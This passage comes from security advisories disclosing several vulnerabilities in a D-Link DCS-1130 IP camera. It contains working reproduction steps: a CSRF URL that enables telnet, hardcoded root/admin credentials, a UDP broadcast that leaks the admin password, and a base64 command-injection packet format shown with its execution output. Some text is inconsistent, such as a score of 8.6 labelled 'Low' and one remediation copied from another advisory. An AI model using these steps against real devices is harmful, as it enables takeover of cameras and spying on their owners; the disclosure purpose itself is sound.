CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

11) You can also observe that the instruction 0x0000a3e4 contains sprintf function which is the root cause for this specific issue

Vulnerability Description

The binary orthrus in /sbin folder of the device handles all the UPNP connections received by the device. It seems that the binary performs a sprintf operation at address 0x0000A3E4 with the value in the command line parameter “-f” and stores it on the stack. Since there is no length check, this results in corrupting the registers for the function sub_A098 which results in memory corruption.

```
.text:0000A3B4      BEQ      loc_A438
.text:0000A3B8      SUB      R2, R11, #-var_420
.text:0000A3BC      SUB      R2, R2, #8
.text:0000A3C0      SUB      R2, R2, #0xC
.text:0000A3C4      LDR      R12, [R11, #var_2C]
.text:0000A3C8      LDR      LR, [R11, #var_2C]
.text:0000A3CC      MOV      R3, #0xFFFFFFFF
.text:0000A3D0      STR      R3, [R11, #var_67C]
.text:0000A3D4      MOV      R0, R2 ; s
.text:0000A3D8      LDR      R1, =aSS ; "%s (%s)"
.text:0000A3DC      LDR      R2, [R12]
.text:0000A3E0      LDR      R3, [LR, #0x20]
.text:0000A3E4      BL       sprintf
.text:0000A3E8      LDR      R3, [R11, #var_2C]
.text:0000A3EC      LDR      R3, [R3]
.text:0000A3F0      CHP      R3, #0
.text:0000A3F4      BEQ      loc_A410
.text:0000A3F8      LDR      R3, [R11, #var_2C]
.text:0000A3FC      LDR      R0, [R3] ; ptr
.text:0000A400      BL       free
.text:0000A404      LDR      R2, [R11, #var_2C]
.text:0000A408      MOV      R3, #0
.text:0000A40C      STR      R3, [R2]
.text:0000A410
.text:0000A410      loc_A410      ; CODE XREF: sub_A098+35C↑j
.text:0000A410      LDR      R3, [R11, #var_2C]
.text:0000A414      STR      R3, [R11, #var_6B0]
.text:0000A418      SUB      R3, R11, #-var_420
.text:0000A41C      SUB      R3, R3, #8
.text:0000A420      SUB      R3, R3, #0xC
.text:0000A424      MOV      R0, R3 ; s
000023DC 0000A3DC: sub_A098+344 (Synchronized with Hex View-1)
```

Exploitation

This attack can be exploited remotely by an attacker by using a CSRF attack with command injection vulnerability discovered earlier. Another way would be to provide a corrupted import file for all the settings to an administrator of the device which has the payload stored in the “CameraName” variable.

12) SIG-EXT-04-2017-12 (Custom Dlink protocol allows password retrieval on local network without any authentication) -- CVE-2017-8417

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device allows a local attacker on the same network to retrieve the administrative password for the device without any authentication. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device allows a local attacker on the same network to retrieve the administrative password for the device without any authentication by sending one simple UDP packet. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to then use that password to access the web management interface and view the video feed presented by the camera without any hindrance and thus violate the privacy of a user or perform any others actions that an administrative user would perform. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)

- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Start Wireshark on your laptop and set it to only sniff UDP packets'
- 2) Then use the Java files below to compile and create an executable jar file



b.java



Test.java

- 3) Once you run the executable jar file you should see that the camera responds to 255.255.255.255 on port 5978 with some UDP data
- 4) Now uncomment System.out.println method just before try block and append the data from the UDP packet payload data
- 5) Observe that base 64 encoded data of the Password value can be seen in clear text within the P attribute as shown below

The screenshot shows an IDE window with a Java file named 'Test.java'. The code is as follows:

```

31     System.out.println("Hello");
32     String s1 = new String("255.255.255.255");
33
34     try
35     {
36         System.out.println(ob.decode("bJ4FvwfCjJFPBwIEuwIRtwIGbjK9i0IntjUeyknwKNVHbjbGtFg2pl7m7srogd9g5+VZtVkJZtFfZbwUdyjq
37         /*InetAddress aHost = InetAddress.getLocalHost();
38         DatagramSocket datagramsocket = new DatagramSocket();
39         InetAddress inetaddress = InetAddress.getByName(s1);
40         datagramsocket.send(new DatagramPacket(s, s.length, inetaddress, 5978));
41
42         byte[] buf = new byte[2048];
43         DatagramPacket dp = new DatagramPacket(buf, buf.length);
44
45
46         //datagramsocket.receive(dp);
47         System.out.println("Testttt:");
48         datagramsocket.close();*/
49
50     }
51     catch(Exception e)
52     {

```

The console output shows the following text:

```

<terminated> Test (1) [Java Application] C:\Program Files\Java\jdk1.8.0_77\bin\javaw.exe (Apr 13, 2017, 10:22:19 PM)
Hello
bB2Jb0UgypuPtPuPtPuPtPuPtPuPtPuPtVhZhkHbtEn/4EhZbjeHbje$
56
73, 2;M=f0:7d:68:01:ab:29;D=DCS-1130;P=YWRtaW4xMjM=;E=;R=0;G=0;U=30028437.mp-us-portal.auto.mydlink.com/;W=http://mp-us-portal.auto

```

Vulnerability Description

The device requires that a user logging to the device to provide a username and password. However, the device allows Dlink apps on the mobile devices and desktop to communicate with the device without any authentication. As a part of that communication, the device uses custom version of bse64 encoding to pass data back and forth between the apps and the device. However, the same form of communication can be initiated by any process including an attacker process on the mobile phone or the desktop and this allows a third party to retrieve the device's password without any authentication by sending just 1 UDP packet with custom base64 encoding. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to exploit this specific vulnerability. An attacker has to be on the same network that the device is connected too and just send one broadcast UDP packet with custom UDP protocol. This will allow an attacker to retrieve the password without any authentication. An attacker can then use this password to login to the administrative interface. A malware targeting

Dlink devices like this can then be added to Android apps which when downloaded by the users can execute this attack on thousands of networks around the world and send the passwords back to an attacker server. An attacker can then use either the app as a relay to communicate with the device by using this password and the HTTP interfaces exposed by the device or if the device's management interface is exposed on the Internet can then use the password directly on the management interface.

Vulnerability discovery

The vulnerability was discovered simply by performing a mobile application pentest on the mobile app 'dink lite' and reverse engineering the "dldps2121" binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not send the actual password of the user back to the mobile application in any way.

13) SIG-EXT-04-2017-13 (Possible unauthenticated memory corruption issue) -- CVE-2017-8412

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device could allow an attacker on the network to execute a buffer overflow on the device. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device could allow an attacker on the network to execute a buffer overflow on the device. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to execute any commands on the device without any authentication and thus compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

Low Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (Low).

Note: The current low severity score is based on the fact that currently this issue is not exploitable as lighttpd only allows 4 HTTP verbs to be processed.

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Vulnerability Description


The device has a custom binary called mp4ts under the /var/www/video folder. It seems that this binary dumps the HTTP VERB in the in the system logs. As a part of doing that it retrieves the HTTP VERB sent by the user and uses a vulnerable sprintf function at address 0x0000C3D4 in the function sub_C210 to copy the value into a string and then into a log file.

```

loc_C3BC
SUB     R3, R11, #-var_410
SUB     R3, R3, #0xC
SUB     R3, R3, #4
MOV     R0, R3 ; s
LDR     R1, =aEchoRequestM_0 ; "echo Request Method : %s >> /tmp/reques"...
LDR     R2, [R11,#var_20]
BL      sprintf
SUB     R3, R11, #-var_410
SUB     R3, R3, #0xC
SUB     R3, R3, #4
MOV     R0, R3 ; command
BL      system
B       loc_C3F8

```

Since there is no bounds check being performed on the environment variable at address 0x0000C360 this results in a stack overflow and overwrites the PC register allowing an attacker to execute buffer overflow or even a command injection attack.



Exploitation

Currently the lighttpd web server checks to ensure that the HTTP VERBS are of the following types [POST, GET, OPTIONS, TRACE] only and rejects the request before even reaching this specific binary. However, if in the future firmware versions, the web server does not check the verb correctly then this can result in an unauthenticated buffer overflow or command injection attack.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the “mp4ts” binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not send the actual password of the user back to the mobile application in any way.

14) SIG-EXT-04-2017-14 (Telnet Credentials Act As a Backdoor) -- CVE-2017-8415

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device has a default password for the Telnet daemon which cannot be changed by the user. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device has a default password for the Telnet daemon which cannot be changed by the user which can allow an attacker to login in to the device with the default credentials. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to execute any commands on the device without any authentication and thus compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Steps to Reproduce

- 1) Login to the web management interface for the device
- 2) Navigate to the web page below in a separate tab and this will activate the Telnet daemon on the device using CSRF attack




CSRF_activateTelnet
.html

10.0.0.82/cgi/admin/telnetd.cgi?command=on

telnetd is started successfully. Please use telnet to login console.

3) Now log in to the Telnet daemon by using the following credentials root/admin



```
10.0.0.82 - PuTTY
DCS-AAAAAAAAAA login: root
Password:

BusyBox v1.01 (2014.11.24-08:06+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.


~ # █
```

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Vulnerability Description

The device has a custom telnet daemon as a part of the busybox and retrieves the password from the shadow file using the function getsppnam at address 0x00053894.



Then performs a crypt operation on the password retrieved from the user at address 0x000538E0 and performs a strcmp at address 0x00053908 to check if the password is correct or incorrect. However, the /etc/shadow file is a part of CRAM-FS filesystem which means that the user cannot change the password and hence a hardcoded hash in /etc/shadow is used to match the credentials provided by the user.

```

~ # cat /etc/shadow
root:$1$gmEGnzIX$bFqGa1xIsjGupHyfeHXWR/:20:0:99999:7:::
~ #

```

This is a salted hash of the string "admin" and hence it acts as a password to the device which cannot be changed as the whole filesystem is read only.

```
10.0.0.82 - PuTTY
DCS-AAAAAAAAAA login: root
Password:

BusyBox v1.01 (2014.11.24-08:06+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ # cat /etc/passwd
root:x:0:0:Linux User,,,:/bin/sh
~ # echo 1 > /etc/test
-sh: cannot create /etc/test: Read-only file system
~ #
```

Exploitation

An attacker would have to trick an administrator into activating the Telnet daemon which is usually possible by using a CSRF attack as demonstrated in the steps to reproduce section above. After that it is easy for an attacker to directly communicate with the device using the telnet client.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the “busybox” binary present on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device does not use a default password for the Telnet daemon but uses a custom password that the user can set.

15) SIG-EXT-04-2017-15 (Unauthenticated Command Injection using Dlink UDP Daemon) -- CVE-2017-8413

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device allows a local attacker on the same network to execute commands on the device without any authentication by sending just a single UDP packet on the broadcast address. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device allows a local attacker on the same network to execute commands on the device without any authentication by sending just a single UDP packet on the broadcast address. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This would allow an attacker to execute any commands on the device without any authentication and thus compromise the device completely. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Adjacent (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (Ns):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Start wireshark on the your laptop and set it to only sniff udp packets'
- 2) Then use the Java files below to compile and create an executable jar file



b.java



Test.java

- 3) Change the string to whatever command you would like to execute in the Test.java at the "C" attribute shown below. Ensure to base64 encode that string before appending it to the "C" attribute. E.g. the current string in the image below pings 10.0.0.95 around 5 times

```
System.out.println("Hello");
```

```
String se = ob.encode("74,S5;M=ff:ff:ff:ff:ff:ff;D=ALL;C=cGluZyAtYyA1IDEwLjAuMC45NSAjIw==;test=11111");
```

- 4) Once you run the executable jar file you should see that the camera responds to 255.255.255.255 on port 5978 with some UDP data
- 5) This should then execute the command on the device e.g. ping -c 10.0.0.95 being pinged by the device

```
10.0.0.82 - PuTTY
64 bytes from 10.0.0.95: icmp_seq=0 ttl=64 time=7.8 ms
64 bytes from 10.0.0.95: icmp_seq=1 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=2 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=3 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=4 ttl=64 time=7.8 ms

--- 10.0.0.95 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.0/3.1/7.8 ms
Myself packet!!! Ignore!
ibuf=[S5;M=ff:ff:ff:ff:ff:ff:D=ALL;C=cGluZyAcYyA1IDEwLjAuMC45NSA;Iw==;test=11111]
[cGluZyAcYyA1IDEwLjAuMC45NSA;Iw==;test=11111](43) ->
[ping -c 5 10.0.0.95 ##?@]@
[ping -c 5 10.0.0.95 ##?@]@
PING 10.0.0.95 (10.0.0.95): 56 data bytes
64 bytes from 10.0.0.95: icmp_seq=0 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=1 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=2 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=3 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=4 ttl=64 time=39.0 ms

--- 10.0.0.95 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.0/7.8/39.0 ms
Executing cmd[ping -c 5 10.0.0.95 ##?@]@ > /dev/null 2>&1]
PING 10.0.0.95 (10.0.0.95): 56 data bytes
64 bytes from 10.0.0.95: icmp_seq=0 ttl=64 time=7.8 ms
64 bytes from 10.0.0.95: icmp_seq=1 ttl=64 time=46.8 ms
64 bytes from 10.0.0.95: icmp_seq=2 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=3 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=4 ttl=64 time=7.8 ms

--- 10.0.0.95 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.0/12.4/46.8 ms
Myself packet!!! Ignore!
Not my model name!
Get:[DCS-934L],My[DCS-1130]
Executing cmd[ping -c 5 10.0.0.95 ##?@]@ > /dev/null 2>&1]
PING 10.0.0.95 (10.0.0.95): 56 data bytes
64 bytes from 10.0.0.95: icmp_seq=0 ttl=64 time=0.0 ms
64 bytes from 10.0.0.95: icmp_seq=1 ttl=64 time=179.6 ms
64 bytes from 10.0.0.95: icmp_seq=2 ttl=64 time=46.8 ms
```

Vulnerability Description

The device runs a custom daemon on UDP port 5978 which is called “dldps2121” and listens or broadcast packets set on 255.255.255.255. This daemon handles custom Dlink UDP based protocol that allows Dlink mobile applications and desktop applications to discover Dlink devices on the local network. This is primarily useful for setting the devices using these applications and to provide user friendliness aspect. The binary processes the received UDP packets sent from any device in “main” function. One path in the function traverses towards a block of code that handles commands to be executed on the device.

The custom protocol created by Dlink follows the following pattern:

```
Packetlen, Type of packet; M=MAC address of device or broadcast; D=Device Type;C=base64 encoded command string;test=1111
```

If a packet is received with the packet type being “S” or 0x53 then the string passed in the “C” parameter is base64 decoded and then executed by passing into a System API. We can see at address 0x00009B44 that the string received in packet type subtracts 0x31 or “1” from the packet type and is compared against 0x22 or “double quotes”. If that is the case, then the packet is sent towards the block of code that executes command.

```

00009AEC      SUB     r0, r11, #-var_2000
00009AF0      SUB     R3, R3, #0xC
00009AF4      SUB     R3, R3, #0x2C
00009AF8      ADD     R2, R3, #15936
00009AFC      ADD     R2, R2, #2
00009B00      SUB     R3, R11, #-var_5800
00009B04      SUB     R3, R3, #0xC
00009B08      SUB     R3, R3, #0x2C
00009B0C      ADD     R3, R3, #0x5E0
00009B10      ADD     R3, R3, #0xA
00009B14      MOV     R0, R2 ; dest
00009B18      MOV     R1, R3 ; src
00009B1C      BL     strcpy
00009B20      MOV     R2, #0xFFFFFEBFC
00009B28      MOV     R3, #0x5EC
00009B30      SUB     R1, R11, #-var_c
00009B34      ADD     R2, R1, R2
00009B38      ADD     R3, R2, R3
00009B3C      LDRB   R3, [R3]
00009B40      SUB     R3, R3, #0x31
00009B44      CMP     R3, #0x22 ; switch 35 cases
00009B48      LDRLS PC, [PC,R3,LSL#2] ; switch jump

```

100.00% (8449,6288) (610,73) 00001B44 00009B44: main+944 (Synchronized with Hex View-1)

Then the value stored in "C" parameter is extracted at address 0x0000A1B0.

```

IDA View-A  Hex View-1  Strings window  Structures  Enums  Imports  Exports
0000A170      SUB     R3, R3, #0xC
0000A174      SUB     R3, R3, #4
0000A178      ADD     R3, R3, #0x5E0
0000A17C      ADD     R3, R3, #0xC
0000A180      LDR     R0, =aibufs ; "ibuf=[%s]\n"
0000A184      MOV     R1, R3
0000A188      BL     printf
0000A18C      MOV     R3, #0
0000A190      STR     R3, [R11,#var_20]
0000A194      SUB     R3, R11, #-var_1400
0000A198      SUB     R3, R3, #0xC
0000A19C      SUB     R3, R3, #4
0000A1A0      ADD     R3, R3, #0x5E0
0000A1A4      ADD     R3, R3, #0xC
0000A1A8      MOV     R0, R3 ; haystack
0000A1AC      LDR     R1, =aC ; "C="
0000A1B0      BL     strstr
0000A1B4      MOV     R3, R0
0000A1B8      STR     R3, [R11,#var_134]
0000A1BC      LDR     R3, [R11,#var_134]
0000A1C0      CMP     R3, #0
0000A1C4      BEQ     loc_a2CC

```

